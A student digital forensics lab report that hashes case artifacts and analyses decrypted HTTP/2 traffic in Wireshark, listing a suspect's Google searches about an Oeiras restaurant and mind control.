INSTITUTO SUPERIOR TÉCNICO
Departamento de Engenharia Informática
Forensics Cyber Security
MEIC / METI 2024-2025 – 1st Period

Digital Forensics Report Lab3

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1. Acquired artifacts


Name	Type	SHA-256 Value
rafael.eml	eml	2e55a4810f3d82762d8097d9bd48487e5eaa41ace53a95eb34fa85d8748d20f4
decrypted_ariane.png	png	e7dd50fbebc0b03f6c0445204546ade8e31e0bfc689133d90d913cdb7a9a4327
BankStatement.pdf	pdf	6bcaa146616cff67eb5acf9ac6a2e84e503236e86a398d9784316a76e5a5d502
api.txt	txt	0ab52616800ed2c13273ade923c13eb5ddde7e740ac11ecbcbdc6a676b5b968d
rafael_diary.txt	txt	24bf229109dd8c1211069fd42f9b8d4f8a168e056acd704bc25cac2c395ba3f9
report.pdf	pdf	0e9aef94d7876a996be9f2fac6644e7d2258016f5409897e045501d7dfaa0625
phishing.zip	zip	80e2e9caf80b0bebf3f99107f909376fd7b78c018aebc4a147e33ed74f2debc3
rafael_emails.json	json	4756524f11ba954e084dc1d5ac1868b1f2afb15b4b296c80fb67869cd52a119a
phishing_email.json	json	a33530062f173e93dc442f717f0d6049f39b07071c142d28435e7489f3d69b02
installation_confirmation.json	json	16d26a6b4766351d7a0f24f408303820c2eb57ca1ecc796a8b48718f58747ef8
MKU Documentation.pdf	pdf	75a554633a3d0a98faed4b5b1cc2e52d166fd44ee2804deb808a8f889f6ca3a5

2. Report of all findings

The initial step of this investigation involved checking the fingerprints of each provided digital artifact, using ***sha256sum file_name***. This process confirmed that the artifacts had not been manipulated. Additionally, we set up the SSL key log file, **sslkeylogfile.txt**, in Wireshark to inspect the contents of the SSL/TLS packets in our capture. We also adjusted the Time Shift to **–792:0:0**.
We analyzed each network trace in detail and found some relevant evidence that helped us to support our hypothesis.


trace1.pcapng

We used a display filter to show only HTTP/2 packets where the method was "GET" (**`http2.headers.method == "GET"`**). This allowed us to view all HTTP/2 traffic where the client made a GET request, which is useful for analyzing which resources were requested from the server. During our analysis, we identified some interesting packets, including references to "Oeiras," "Pombalino Oeiras" (referring to the "O Pombalino" restaurant), "is mind control possible," and "how many people go to restaurants in Oeiras." All of these packets had either the source or destination set to Miguel's computer IP.



```
601.09659…  33461 10.0.2.15   www.google.com    HTTP2  2849 HEADERS[177]: GET /maps/vt?&pb=!1m5!1m4!1i12!2i1943!3i1570!4i256&pb=!2m7!1e2!2scategorical-search-results-injection!5i1!3317657
602.68706…  33544 Miguel      194.210.63.254    HTTP2   690 HEADERS[223]: GET /complete/search?q=restaurants%20in%20oeiras&cp=0&client=desktop-gws-wiz-on-focus-serp&xssi=t&gs_pcrt=undefin
602.82025…  33567 10.0.2.15   www.google.com    HTTP2   661 HEADERS[187]: GET /complete/search?q=restaurants%20in%20oeiras&cp=0&client=desktop-gws-wiz-on-focus-serp&xssi=t&gs_pcrt=undefin
603.39508…  33580 Miguel      194.210.63.254    HTTP2   272 HEADERS[227]: GET /complete/search?q=r%20oeiras&cp=1&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=restau
603.51504…  33587 10.0.2.15   www.google.com    HTTP2   238 HEADERS[189]: GET /complete/search?q=r%20oeiras&cp=1&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=restau
603.78521…  33595 Miguel      194.210.63.254    HTTP2   284 HEADERS[229]: GET /complete/search?q=%20oeiras&cp=0&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=restaura
603.90081…  33597 10.0.2.15   www.google.com    HTTP2   250 HEADERS[191]: GET /complete/search?q=%20oeiras&cp=0&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=restaura
604.06512…  33603 Miguel      194.210.63.254    HTTP2   186 HEADERS[29]: GET /p/AF1QipPmDPctL8msw__GbF8DftBqHgms7tiT8B4AYpYx=w200-h200-n-k-no, WINDOW_UPDATE[29]
604.06582…  33605 Miguel      194.210.63.254    HTTP2   187 HEADERS[31]: GET /p/AF1QipPnos4IESIJy3rJFSb5WhIJLxJqhcqAM7uy66aW=w200-h200-n-k-no, WINDOW_UPDATE[31]
604.06850…  33607 Miguel      194.210.63.254    HTTP2   205 HEADERS[41]: GET /images?q=tbn:ANd9GcTy9QxazlUz6sTnYv1QPmp9BOl6WmUdSz8j5d83sqzKZGDLHiMANrZVioxIlg&s=10, WINDOW_UPDATE[41]
```

Figure 1



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604.29718…  33685 10.0.2.15   googlehosted.l.goog… HTTP2   157 HEADERS[19]: GET /p/AF1QipPoYvWJc_AJqSTu9Pz7jXIAsUVjXriQUFr5KF0O=w200-h200-n-k-no
604.46606…  33714 Miguel      194.210.63.254       HTTP2   284 HEADERS[231]: GET /complete/search?q=p%20oeiras&cp=1&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=restaura
604.59570…  33726 10.0.2.15   www.google.com       HTTP2   250 HEADERS[193]: GET /complete/search?q=p%20oeiras&cp=1&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=restaura
604.75633…  33730 Miguel      194.210.63.254       HTTP2   285 HEADERS[233]: GET /complete/search?q=po%20oeiras&cp=2&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=restau
604.90151…  33741 10.0.2.15   www.google.com       HTTP2   251 HEADERS[195]: GET /complete/search?q=po%20oeiras&cp=2&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=restau
604.97936…  33747 Miguel      194.210.63.254       HTTP2   286 HEADERS[235]: GET /complete/search?q=pom%20oeiras&cp=3&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=resta
605.10243…  33753 10.0.2.15   www.google.com       HTTP2   252 HEADERS[197]: GET /complete/search?q=pom%20oeiras&cp=3&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=resta
605.20080…  33760 Miguel      194.210.63.254       HTTP2   287 HEADERS[237]: GET /complete/search?q=pomb%20oeiras&cp=4&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=resta
605.36205…  33766 Miguel      194.210.63.254       HTTP2   287 HEADERS[239]: GET /complete/search?q=pomba%20oeiras&cp=5&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=res
605.32266…  33769 10.0.2.15   www.google.com       HTTP2   793 HEADERS[199]: GET /complete/search?q=pomb%20oeiras&cp=4&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=resta
605.48712…  33774 10.0.2.15   www.google.com       HTTP2   253 HEADERS[201]: GET /complete/search?q=pomba%20oeiras&cp=5&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=res
605.49520…  33779 Miguel      194.210.63.254       HTTP2   288 HEADERS[241]: GET /complete/search?q=pombal%20oeiras&cp=6&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=re
605.69184…  33787 Miguel      194.210.63.254       HTTP2   289 HEADERS[243]: GET /complete/search?q=pombali%20oeiras&cp=7&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=r
605.62256…  33794 10.0.2.15   www.google.com       HTTP2   254 HEADERS[203]: GET /complete/search?q=pombal%20oeiras&cp=6&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=re
605.89307…  33807 Miguel      194.210.63.254       HTTP2   289 HEADERS[245]: GET /complete/search?q=pombalin%20oeiras&cp=8&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=
605.82714…  33809 10.0.2.15   www.google.com       HTTP2   255 HEADERS[205]: GET /complete/search?q=pombali%20oeiras&cp=7&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=r
606.02259…  33813 10.0.2.15   www.google.com       HTTP2   255 HEADERS[207]: GET /complete/search?q=pombalin%20oeiras&cp=8&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=
606.03819…  33818 Miguel      194.210.63.254       HTTP2   290 HEADERS[247]: GET /complete/search?q=pombalino%20oeiras&cp=9&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq
606.16205…  33832 10.0.2.15   www.google.com       HTTP2   256 HEADERS[209]: GET /complete/search?q=pombalino%20oeiras&cp=9&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq
606.35785…  33842 Miguel      194.210.63.254       HTTP2   186 HEADERS[35]: GET /p/AF1QipOm1LsKBR6jh0ismkTYPUXetOv3jMyBupX-oWan=w200-h200-n-k-no, WINDOW_UPDATE[35]
606.47591…  33847 10.0.2.15   googlehosted.l.goog… HTTP2   156 HEADERS[21]: GET /p/AF1QipOm1LsKBR6jh0ismkTYPUXetOv3jMyBupX-oWan=w200-h200-n-k-no
606.63818…  33874 Miguel      194.210.63.254       HTTP2   646 HEADERS[249]: GET /search?q=pombalino+oeiras&client=ubuntu-sn&hs=QAW&sca_esv=159f37a1251190f9&channel=fs&ei=JgEFZ_H7N92Dxc8Pkre0
606.75604…  33876 10.0.2.15   www.google.com       HTTP2   770 HEADERS[211]: GET /search?q=pombalino+oeiras&client=ubuntu-sn&hs=QAW&sca_esv=159f37a1251190f9&channel=fs&ei=JgEFZ_H7N92Dxc8Pkre0
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
Figure 2



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

652.02986…  39285 10.0.2.15   googlehosted.l.goog… HTTP2   155 HEADERS[25]: GET /p/AF1QipP0K4iz2ilITgsq68YVsVeIikPW63enpFvuJqhd=w92-h92-n-k-no
652.30515…  39337 Miguel      194.210.63.254       HTTP2   276 HEADERS[381]: GET /complete/search?q=pombalino%20oeiras%20&cp=17&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=
652.44441…  39339 Miguel      194.210.63.254       HTTP2   277 HEADERS[383]: GET /complete/search?q=pombalino%20oeiras%20m&cp=18&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser
652.53780…  39341 10.0.2.15   www.google.com       HTTP2   637 HEADERS[325]: GET /complete/search?q=pombalino%20oeiras%20&cp=17&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=
652.64199…  39343 10.0.2.15   www.google.com       HTTP2   243 HEADERS[327]: GET /complete/search?q=pombalino%20oeiras%20m&cp=18&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser
653.57880…  39375 Miguel      194.210.63.254       HTTP2   298 HEADERS[385]: GET /complete/search?q=pombalino%20oeiras%20ma&cp=19&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuse
653.73634…  39377 10.0.2.15   www.google.com       HTTP2   264 HEADERS[329]: GET /complete/search?q=pombalino%20oeiras%20ma&cp=19&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuse
654.24794…  39395 Miguel      194.210.63.254       HTTP2   299 HEADERS[387]: GET /complete/search?q=pombalino%20oeiras%20map&cp=20&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authus
654.44437…  39397 10.0.2.15   www.google.com       HTTP2   265 HEADERS[331]: GET /complete/search?q=pombalino%20oeiras%20map&cp=20&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authus
654.49988…  39400 Miguel      194.210.63.254       HTTP2   300 HEADERS[389]: GET /complete/search?q=pombalino%20oeiras%20maps&cp=21&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authu
654.78751…  39405 10.0.2.15   www.google.com       HTTP2   266 HEADERS[333]: GET /complete/search?q=pombalino%20oeiras%20maps&cp=21&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authu
656.77748…  39451 Miguel      194.210.63.254       HTTP2   277 HEADERS[391]: GET /complete/search?q=pombalino%20oeiras%20l&cp=18&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser
656.92443…  39455 Miguel      194.210.63.254       HTTP2   278 HEADERS[393]: GET /complete/search?q=pombalino%20oeiras%20lo&cp=19&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuse
657.02440…  39457 Miguel      194.210.63.254       HTTP2   278 HEADERS[395]: GET /complete/search?q=pombalino%20oeiras%20loc&cp=20&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authus
657.10542…  39461 10.0.2.15   www.google.com       HTTP2   243 HEADERS[335]: GET /complete/search?q=pombalino%20oeiras%20l&cp=18&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser
657.12794…  39465 Miguel      194.210.63.254       HTTP2   279 HEADERS[397]: GET /complete/search?q=pombalino%20oeiras%20loca&cp=21&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authu
657.26396…  39478 10.0.2.15   www.google.com       HTTP2   244 HEADERS[337]: GET /complete/search?q=pombalino%20oeiras%20loc&cp=20&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authus
657.29630…  39480 10.0.2.15   www.google.com       HTTP2   244 HEADERS[339]: GET /complete/search?q=pombalino%20oeiras%20lo&cp=19&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuse
657.41700…  39486 10.0.2.15   www.google.com       HTTP2   245 HEADERS[341]: GET /complete/search?q=pombalino%20oeiras%20loca&cp=21&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authu
657.49534…  39494 Miguel      194.210.63.254       HTTP2   279 HEADERS[399]: GET /complete/search?q=pombalino%20oeiras%20locat&cp=22&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&auth
657.69194…  39502 10.0.2.15   www.google.com       HTTP2   400 HEADERS[343]: GET /complete/search?q=pombalino%20oeiras%20locat&cp=22&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&auth
657.66731…  39506 Miguel      194.210.63.254       HTTP2   302 HEADERS[401]: GET /complete/search?q=pombalino%20oeiras%20locati&cp=23&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&aut
657.88972…  39520 Miguel      194.210.63.254       HTTP2   303 HEADERS[403]: GET /complete/search?q=pombalino%20oeiras%20locatio&cp=24&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&au
658.05306…  39526 10.0.2.15   www.google.com       HTTP2   268 HEADERS[345]: GET /complete/search?q=pombalino%20oeiras%20locati&cp=23&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&aut
658.07643…  39531 Miguel      194.210.63.254       HTTP2   304 HEADERS[405]: GET /complete/search?q=pombalino%20oeiras%20location&cp=25&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&a
658.33319…  39534 10.0.2.15   www.google.com       HTTP2   269 HEADERS[347]: GET /complete/search?q=pombalino%20oeiras%20locatio&cp=24&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&au
658.33643…  39536 10.0.2.15   www.google.com       HTTP2   270 HEADERS[349]: GET /complete/search?q=pombalino%20oeiras%20location&cp=25&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&a
658.91242…  39568 Miguel      194.210.63.254       HTTP2   593 HEADERS[407]: GET /search?q=pombalino+oeiras+location&client=ubuntu-sn&hs=iqq&sca_esv=159f37a1251190f9&channel=fs&ei=YwEFZ7jQC4K
659.15012…  39570 10.0.2.15   www.google.com       HTTP2  1096 HEADERS[351]: GET /search?q=pombalino+oeiras+location&client=ubuntu-sn&hs=iqq&sca_esv=159f37a1251190f9&channel=fs&ei=YwEFZ7jQC4K
660.71206…  39686 Miguel      194.210.63.254       HTTP2   212 HEADERS[25]: GET /pagead/conversion/16521530460/?gad_source=1&adview_type=1&adview_query_id=CKmhsZzC_ogDFZo6BgAdTioulA, WINDOW_U
```

Figure 3



```
Time        No.   Source      Destination       Protocol Length Info
696.45824…  42967 10.0.2.15   www.google.com    HTTP2   657 HEADERS[509]: GET /complete/search?q=is%20mi&cp=5&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=pombalino%2
696.54411…  42977 10.0.2.15   www.google.com    HTTP2   244 HEADERS[511]: GET /complete/search?q=is%20min&cp=6&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=pombalino%
696.58537…  42979 10.0.2.15   www.google.com    HTTP2   241 HEADERS[513]: GET /complete/search?q=is%20mind&cp=7&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=pombalin
696.40426…  42984 Miguel      194.210.63.254    HTTP2   277 HEADERS[571]: GET /complete/search?q=is%20mind%20&cp=8&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=pomba
696.67792…  42991 10.0.2.15   www.google.com    HTTP2   259 HEADERS[515]: GET /complete/search?q=is%20mind%20&cp=8&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=pomba
696.68862…  43011 Miguel      194.210.63.254    HTTP2   278 HEADERS[573]: GET /complete/search?q=is%20mind%20c&cp=9&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=pomb
696.72842…  43015 Miguel      194.210.63.254    HTTP2   279 HEADERS[575]: GET /complete/search?q=is%20mind%20co&cp=10&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=po
696.87105…  43019 Miguel      194.210.63.254    HTTP2   280 HEADERS[577]: GET /complete/search?q=is%20mind%20con&cp=11&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=p
697.12479…  43027 10.0.2.15   www.google.com    HTTP2   244 HEADERS[517]: GET /complete/search?q=is%20mind%20c&cp=9&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=pomb
696.96291…  43030 Miguel      194.210.63.254    HTTP2   280 HEADERS[579]: GET /complete/search?q=is%20mind%20cont&cp=12&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=
697.18413…  43035 Miguel      194.210.63.254    HTTP2   281 HEADERS[581]: GET /complete/search?q=is%20mind%20contr&cp=13&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq
697.30694…  43052 Miguel      194.210.63.254    HTTP2   282 HEADERS[583]: GET /complete/search?q=is%20mind%20contro&cp=14&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&p
697.41860…  43058 10.0.2.15   www.google.com    HTTP2   245 HEADERS[519]: GET /complete/search?q=is%20mind%20co&cp=10&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=po
697.42792…  43060 10.0.2.15   www.google.com    HTTP2   272 HEADERS[521]: GET /complete/search?q=is%20mind%20con&cp=11&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=p
697.60467…  43080 10.0.2.15   www.google.com    HTTP2   246 HEADERS[523]: GET /complete/search?q=is%20mind%20cont&cp=12&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=
697.52012…  43086 Miguel      194.210.63.254    HTTP2   283 HEADERS[585]: GET /complete/search?q=is%20mind%20control&cp=15&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&
697.66450…  43090 Miguel      194.210.63.254    HTTP2   285 HEADERS[587]: GET /complete/search?q=is%20mind%20control%20&cp=16&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser
697.79004…  43099 10.0.2.15   www.google.com    HTTP2   247 HEADERS[525]: GET /complete/search?q=is%20mind%20contr&cp=13&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq
697.87239…  43143 Miguel      194.210.63.254    HTTP2   285 HEADERS[589]: GET /complete/search?q=is%20mind%20control%20p&cp=17&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuse
698.02092…  43158 10.0.2.15   www.google.com    HTTP2   248 HEADERS[527]: GET /complete/search?q=is%20mind%20contro&cp=14&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&p
698.02276…  43166 Miguel      194.210.63.254    HTTP2   286 HEADERS[591]: GET /complete/search?q=is%20mind%20control%20po&cp=18&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authus
698.16718…  43172 Miguel      194.210.63.254    HTTP2   287 HEADERS[593]: GET /complete/search?q=is%20mind%20control%20pos&cp=19&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authu
698.25475…  43178 Miguel      194.210.63.254    HTTP2   287 HEADERS[595]: GET /complete/search?q=is%20mind%20control%20poss&cp=20&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&auth
698.37890…  43183 Miguel      194.210.63.254    HTTP2   288 HEADERS[597]: GET /complete/search?q=is%20mind%20control%20possi&cp=21&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&aut
698.61718…  43187 Miguel      194.210.63.254    HTTP2   288 HEADERS[599]: GET /complete/search?q=is%20mind%20control%20possib&cp=22&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&au
698.77915…  43191 Miguel      194.210.63.254    HTTP2   289 HEADERS[601]: GET /complete/search?q=is%20mind%20control%20possibl&cp=23&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&a
698.94643…  43195 Miguel      194.210.63.254    HTTP2   290 HEADERS[603]: GET /complete/search?q=is%20mind%20control%20possible&cp=24&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&
700.25040…  43202 Miguel      194.210.63.254    HTTP2   292 HEADERS[605]: GET /complete/search?q=is%20mind%20control%20possible%3F&cp=25&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-
700.68529…  43210 Miguel      194.210.63.254    HTTP2  1385 HEADERS[607]: GET /search?q=is+mind+control+possible%3F&client=ubuntu-sn&hs=Yrq&sca_esv=159f37a1251190f9&channel=fs&ei=lwEFZ-KDI
729.90937…  44086 Miguel      194.210.63.254    HTTP2   298 HEADERS[15]: GET /complete/search?client=firefox&channel=fen&q=is+mind+control+poss, WINDOW_UPDATE[15]
```


Figure 4



```
904.72608…   57202 Miguel      194.210.63.254         HTTP2    213 HEADERS[33]: GET /pagead/conversion/16521530460/?gad_source=1&adview_type=1&adview_query_id=CO_C_ZDD_ogDFd9lQQIdYJQAPw, WINDOW_U
904.73149…   57209 Miguel      194.210.63.254         HTTP2    180 HEADERS[149]: GET /images/searchbox/desktop_searchbox_sprites318_hr.webp, WINDOW_UPDATE[149]
904.82882…   57235 Miguel      194.210.63.254         HTTP2    221 HEADERS[151]: GET /pagead/1p-conversion/16521530460/?gad_source=1&adview_type=4&adview_query_id=CO_C_ZDD_ogDFd9lQQIdYJQAPw, WIND
